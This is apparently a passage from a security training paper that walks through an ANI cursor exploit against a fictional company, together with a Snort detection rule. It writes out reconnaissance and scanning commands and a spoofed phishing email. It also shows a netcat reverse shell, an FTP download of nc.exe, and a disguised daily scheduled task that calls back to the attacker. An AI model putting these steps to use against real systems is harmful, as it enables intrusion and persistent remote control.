


Figure 2.5.1 Ethereal output from ANI file handling vulnerability attack

We can see 192.168.1.2 is a web server, user is sitting at 10.1.1.3
Let's look at each frame from No. 75, which is shown on the top window left side,
No 75: A web page request for default.html.
No 78: web server response with the default.html, in this HTML page, a "back.ani" file is required.

No 82: Internet Explorer continues to ask the web site to send the “back.ani” by “get” request, frame 82 is the snapshot for back.ani transferring, which is actually the malicious code downloading.

2.6 Signature of Attack

It is possible to detect such kind of attack using this vulnerability. Computer Associates is a large vender who responsed quickly to this vulnerability, signature was put into its products afterwards. I installed its products InoculateIT and found that the shortest hex code to trigger the alert is :

52 49 46 46 9c 18 00 00 41 43 4f 4e 61 6e 69 68

We can use this signature to create a snort rule to detect the attack:

alert tcp $EXTERNAL_NET $HTTP_PORTS ->$HOME_NET any (msg:" Microsoft Cursor and Icon File Handling Vulnerability Attack"; content:"| 52 49 46 46 9c 18 00 00 41 43 4f 4e 61 6e 69 68|"; flow:from_server,established; classtype:trojan-activity;)

This rule can only detect the exact pattern described in this paper, it can not detect any changed pattern. Many techniques are available to change malicious code to a very different format but still realize the same function.

The detection could be made much harder by the SSL encryption. It is possible for the attack to intrude into a SSL protected web server, which is frequently visited by the user, then the attack put the malicious code into the web server and send the user a link. The network IDS can only see an encrypted SSL traffic between the user and the web server, signature to detect such attack can not work.

Part III Attack Process

In this section we will show the details of the five stages of attack process: Reconnaissance, Scanning, Exploiting, Keeping Access and Covering Tracks.


3.1 Reconnaissance

The hacker Jack has determined to attack testlab.com because there is some extremely sensitive information he is very interested in there. He starts his first step by collecting all the information about this company from Internet.

First he searches "www.google.com" in the web, groups, news, local, he finds the following information:

1) This company is running a web site www.testlab.com
2) Luckily he found 2 email addresses in testlab.com.
   John Smith, education depart manager, once posed a message in a internet discussion group, looking for a remote Elearning software, released his email as john.smith@testlab.com;
   Tony Rooks, network administrator, encountered a system maintenance problems, he posted a request for help in an IT discussion group, exposed his email address tony.rooks@testlab.com

Jack continues to look into the details by Whois search at http://www.internic.net/whois.html



He can get some valuable information as:
(Note : All the information listed below is only for demonstration purpose because testlab.com is not a real domain.)

```
Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: testlab.com
   Registrar: xxxx SOLUTIONS, LLC.
   Whois Server: whois.xxxx.com
   Referral URL: http://www.networksolutions.com
   Name Server: AUTH00.NS.UU.NET
   Name Server: ns1.testlab.com
   Status: REGISTRAR-LOCK
   Updated Date: 27-oct-2004
   Creation Date: 08-aug-1995
   Expiration Date: 07-aug-2009
```

Jack found the domain name was registered with xxxx Solutions , so he continued on whois.xxxx.com, then he got detailed information about testlab.com:

REGISTRAR: xxxx SOLUTIONS
Domain: TESTLAB.COM
Registrant/Owner: 000-xx73555
Testlab Inc.
555 Test Dr., Suite 202
Oakville Ontario, L5Y3Z3
CA

Administrative Contact: 000-xx73555
John Smith
555 Test Dr., Suite 202
Oakville Ontario, L5Y3Z3
CA
+1.9053336666
Tony.rooks@testlab.com
Technical Contact: 000-xx73555
555 Test Dr., Suite 202
Oakville Ontario, L5Y3Z3
CA
+1.9053336666
Tony.rooks@testlab.com

Created on 1999-07-10
Updated on 2005-01-17

Expires on 2009-07-10

Nameservers:
NS1.NBC.NETCOM.CA
NS2.NBC.NETCOM.CA

Jack is so excited about his findings; he got the email address again for Tony Rooks, which verified his guess that Tony Rooks is a network administrator in Testlab. He is eager to find which IP address block this company probably owns, so he goes to www.arin.net
After entering the "testlab.com" in the search field, he didn't find any special useful information, probably this company didn't apply the IP address from IANA (Internet Assigned Numbers Authority).
The Domain Name System is full of useful information about a target, Jack is very familiar with the 'nslookup' command in Windows, and this command comes with Windows system
First he starts "nslookup" in a DOS prompt from his desktop:

```
>nslookup
Default server: ns1.hacker.com
Address:192.168.1.251
```

Then he found the IP address of the DNS server in testlab.com

```
>ns1.testlab.com
Server :ns1.hacker.com
Address:192.168.1.251
Non-authoritative answer:
Address: 192.168.3.3
```

Then Jack used the following command to find specific hosts in testlab network environmrnt:

```
> set type=any
> testlab.com
testlab.com      nameserver = ns.testlab.com
testlab.com      nameserver = ns2.testlab.com
testlab.com
        primary name server = ns1.testlab.com
        responsible mail addr = hostmaster.testlab.com
        serial  = 2005022300
        refresh = 4500 (1 hour 15 mins)
        retry   = 600 (10 mins)
        expire  = 604800 (7 days)
        default TTL = 91600 (1 day 1 hour 26 mins 40 secs)
testlab.com      MX preference = 45, mail exchanger = smtp1c.testlab.com
```

```
testlab.com     MX preference = 35, mail exchanger = smtp2.testlab.com
testlab.com     MX preference = 10, mail exchanger = smtp.testlab.com
testlab.com     MX preference = 20, mail exchanger = smtp1.testlab.com
testlab.com     MX preference = 25, mail exchanger = smtp2c.testlab.com
testlab.com     internet address = 192.168.3.3

testlab.com     nameserver = ns.testlab.com
testlab.com     nameserver = ns2.testlab.com
```

Command "Set type=any" means to list all type of DNS records about the domain.

Jack thought a zone transfer would be a good idea to get all the DNS entries from the DNS server:

```
> server 192.168.3.3        && point Jack's DNS server setting to ns1.testlab.com
Default Server:  ns.sentex.ca
Address:  199.212.134.1

> set type=any

> ls -d testlab.com
[ns1.testlab.com]
*** Can't list domain testlab.com: Query refused
>
```

Command explanation:

```
ls [opt] DOMAIN  - list addresses in DOMAIN
   -a        -  list canonical names and aliases
   -d        -  list all records
```

The zone transfer was not successful. probably testlab had a firewall preventing the transfer.
Up to here, Jack collected enough information about testlab.com, he is ready to go to the next attack step.

3.2 Scanning

A scanning tool can help an intruder to detect how many computers are running in a IP block and which kind of services are running on these systems, some tools such as Nmap even can detect the operating system type.
Jack likes to use Nmap, because it offers lots of options, flexibly using this tool can determine a target network topology accurately and quietly. This was important in the early stage in an attack because Jack did not want to trigger the Intrusion Detection System

Following is the result from Nmap when Jack scanned Testlab.com

```
C:\nm>nmap -sS -O -P0 -vv 192.168.3.3

Starting nmap 3.81 ( http://www.insecure.org/nmap ) at 2005-03-01 21:40
Eastern
Standard Time
Initiating SYN Stealth Scan against 192.168.3.3 [1663 ports] at 21:40
Discovered open port 80/tcp on 192.168.3.3
The SYN Stealth Scan took 22.89s to scan 1663 total ports.
Warning:  OS detection will be MUCH less reliable because we did not
find at lea
st 1 open and 1 closed TCP port
For OSScan assuming port 80 is open, 42794 is closed, and neither are
firewalled

Host 192.168.3.3 appears to be up ... good.
Interesting ports on 192.168.3.3:
(The 1662 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
80/tcp open  http
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 SP4 or Windows XP SP1
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=159B9%IPID=I%TS=0)
T1(Resp=Y%DF=Y%W=FFFF%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=88505 (Worthy challenge)
TCP ISN Seq. Numbers: 7E93B0EF 7E94FB92 7E99776E 7E9A6C93 7E9B6D90
7E9CAAE2
IPID Sequence Generation: Incremental

Nmap finished: 1 IP address (1 host up) scanned in 29.422 seconds
               Raw packets sent: 3348 (134KB) | Rcvd: 12 (650B)

C:\nm>
```

Command options explanation:

The '-sS' option was used to send out a half open TCP connection, this meant Jack's computer tried to build a TCP session with the scanned target by sending out a TCP Sync packet, if the target was listening on this port and this packet hit the target, it would response with a 'Syn-ack' TCP packet. When Jack's computer received this 'Sync-Ack', it just sent out an 'Reset' to drop the connection. Because it was not a complete TCP session, some systems did not log these packets.

The ‘vv’ option indicated ‘Verbose mode’, Nmap would show all the details about what it found, second ‘v’ told Nmap to do its best to output the information.

‘-O’ option activated the OS detection, based on how the target system responded to the scanning packet, Nmap would try to compare the activity with its default database, then made some decision on which kind of operating system the target was running.

‘-P0’option: told Nmap to scan the target even the target did not response to ping.

Nmap found a web server running on 192.168.3.3, and this server was accessible from Internet. NMAP also figured out the OS for this web server, which was Windows 2000 SP4 or XP, this information sometimes could be used to determine which kind of vulnerability target probably had.
Jack did not find much useful information, probably scanning traffic had never passed the perimeter firewall. However Jack still got enough information for the next attack.

3.3 Exploiting the System

As we analyzed in Part I, ANI file handling vulnerability can be exploited by triggering system to handle a special designed .ani file. Following is what Jack did to successfully intrude into Testlab.com company network.

Step 1:
He created the malicious HTML file and the ANI file by the C++ program, which is listed on Appedix I, th ecode can be compiled with a VC++ compiler:

```
>cl.exe –o ccc.exe ccc.c
```

Then run ccc.exe to create the malicious HTML page file and the ani file

```
>ccc.exe back 192.168.3.2 80
```

Command explanation:
ccc.exe : compiled from ccc.c
back : file name for malicious HTML file and ANI file
192.168.3.2: IP address should be provided to the original code, but it is not used by the revised version. The revised version has a fixed IP address 192.168.1.1, which is the attacker’s IP address

80: Port number, again this is needed for the original code but not used by the revised version, the revised version has a fixed port 80 fixed in the code.

The source HTML code is shown on Appendix II, the web page looks like:




Figure 3.3.1 Malicious Web Page

Step 2:
Jack set up a web site to hold the default page, on this page, there are following code pointing to the malicious ANI file, IP address of this web server was 192.168.1.2 .
Visiting to this web page immediately triggered the cursor and icon file handling vulnerability in the victim's computer
The following code was included in the default.html, which exactly triggered the system to handle the ani file back.ani

```
<head><style>
                * {CURSOR: url("back.ani")}
        </style>
</head>
```

Step 3:
Since Jack found 2 email addresses in Reconnaissance stage, he wrote an email to John Smith, pretending this mail was sent by Tony Rooks.
The HTML email is shown figure 3.3.2.

Step 4:
Since the link would trick John to connect to a web site which was set up by Jack, the malicious code on the web page would be executed on John's computer, which would initialize a HTTP connection back to Jack's computer.




Figure 3.3.2 Email from Jack to John, which looks like coming from Tony Rooks

Step 5: Jack used Netcat to activate the TCP port 80.
Netcat is a free popular tool, which is available from internet. It can set up a listening port on a computer, or telnet to another computer on any port. The command Jack used to activate port 80 is:


> nc –l –p 80
option "–l" told Netcat to enter into listen mode, option "–p" 80 enabled Netcat to listen on port 80.

Step 6: Now Jack could only wait until he got the connection. After 20 minutes, Netcat command returned with a command shell


```
C:\nc>nc -l -p 80
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\John Smith\Desktop>cd\
cd\
```

3.4 Network Diagram

TestLab.com Logical Topology Map



Testlab.com Network Physical Topology Map



A software installation list is provided in Appendix III.

Testlab.com was running Check Point firewall to protect its internal LAN and DMZ server, the policy was shown Figure 3.4.1




Figure 3.4.1 Testlab.com Check Point Firewall Policy

Explanation for these rules:
Rule1: Allow all HTTP traffic to any IP address in Internet.
Rule2: Allow any IP address from Internet to visit DMZ web server.
Rule3: Allow partner and Internet LAN to access email server.
Rule4: Allow internal LAN to download files through FTP from Internet.
Rule5: Drop all traffic not specified above.
All the traffics are logged.

3.5 Keeping Access

3.5.1 Pushing Netcat to the victim machine

Jack knew he had to act quickly to keep access to John's computer, so he decided to upload nc.exe, which is the main program of Netcat. Since in his scanning session, he realized testlab.com was protected by a firewall, he must be very careful in selecting which tool to use. TFTP was an option, which came with Microsoft system, but most company policy would not allow TFTP to go to Internet. FTP is a very popular protocol to download software. Testlab.com probably allowed FTP to Internet, so Jack created a separate directory Direct under C:\, and did a FTP to his own FTP server.

Jack knew interactive FTP would not work on this scenario because the user authentication, so he created a TXT file, which could be used to input command to ftp session.
The following was the command Jack typed in his computer after he successfully broke into John Smith's desktop:

```
>cd\
>mkdir direct
>cd \direct
>echo mget * >> input.txt
>echo y >> input.txt
```

Note: FTP server needed a confirmation "y" before downloading happened;
Command "echo" put the word after it to a TXT file;
">>" means "to append to the file"

```
>echo quit >> input.txt
```

Note: "quit" command was to exit from ftp mode

The input file is shown below:

```
C:\direct>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 184C-A921

 Directory of C:\direct

03/04/2005  04:20 PM    <DIR>          .
03/04/2005  04:20 PM    <DIR>          ..
03/04/2005  04:18 PM                25 input.txt
               1 File(s)             25 bytes
               2 Dir(s)   8,430,862,336 bytes free

C:\direct>type input.txt
type input.txt
bin
mget *
y
quit
```

FTP command with option "-A" enabled the anonymous logging, so FTP server would not pop up the username and password questions, "-s " enabled the keyboard input from input.txt file. Here was the output from Jack's computer:

```
C:\direct>ftp -A -s:input.txt 192.168.1.1
ftp -A -s:input.txt 192.168.1.1
Anonymous login succeeded for John Smith@testlab-js
bin
mget *
mget nc.exe? y
quit
```

```
C:\direct>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 184C-A921

 Directory of C:\direct

03/04/2005  04:21 PM    <DIR>          .
03/04/2005  04:21 PM    <DIR>          ..
03/04/2005  04:18 PM                25 input.txt
03/04/2005  04:21 PM            59,392 nc.exe
               2 File(s)         59,417 bytes
               2 Dir(s)   8,430,800,896 bytes free

C:\direct>
```

Jack successfully uploaded nc.exe to the victim's machine, he copied the nc.exe to c:\windows\system32\dll32.exe. he also wanted to make sure he always had access to it if John rebooted his machine, so he set up the AT command to execute a schedule task. Everyday at 9:00PM John's computer would automatically try to connect to Jack's computer. The command was shown below:

>AT 9:00PM /every:M,T,W,Th,F,S,Su cmd /c "dll32.exe 192.168.1.1 80 –e cmd.exe"

AT command comes with windows, specific meanings for each parameters are listed below:

"9:00PM" : time to start to execute "cmd /c dll32.exe 192.168.1.1 80 –e cmd.exe"
"/every:M,T,W,Th,F,S,Su" : run the command every day in a week
"cmd /c dll32.exe 192.168.1.1 80 –e cmd.exe", this is the actual command to be executed,
dll32.exe was a copy of nc.exe.
"192.168.1.1" was Jack's computer IP address.
"80" meant John's computer would initialize a TCP connection to Jack's computer on port 80, it looked like HTTP traffic, as if John was surfing on the internet from the point of firewall's view.
"-e cmd.exe" would pop up a shell command window on Jack's computer when TCP connection was built up.

So far so good, Jack could keep on accessing John's computer since John's computer would try to connect to Jack each day at 9:00PM, Jack could add more AT command at different time if he needed to connect more frequently.

3.6 Covering Tracks

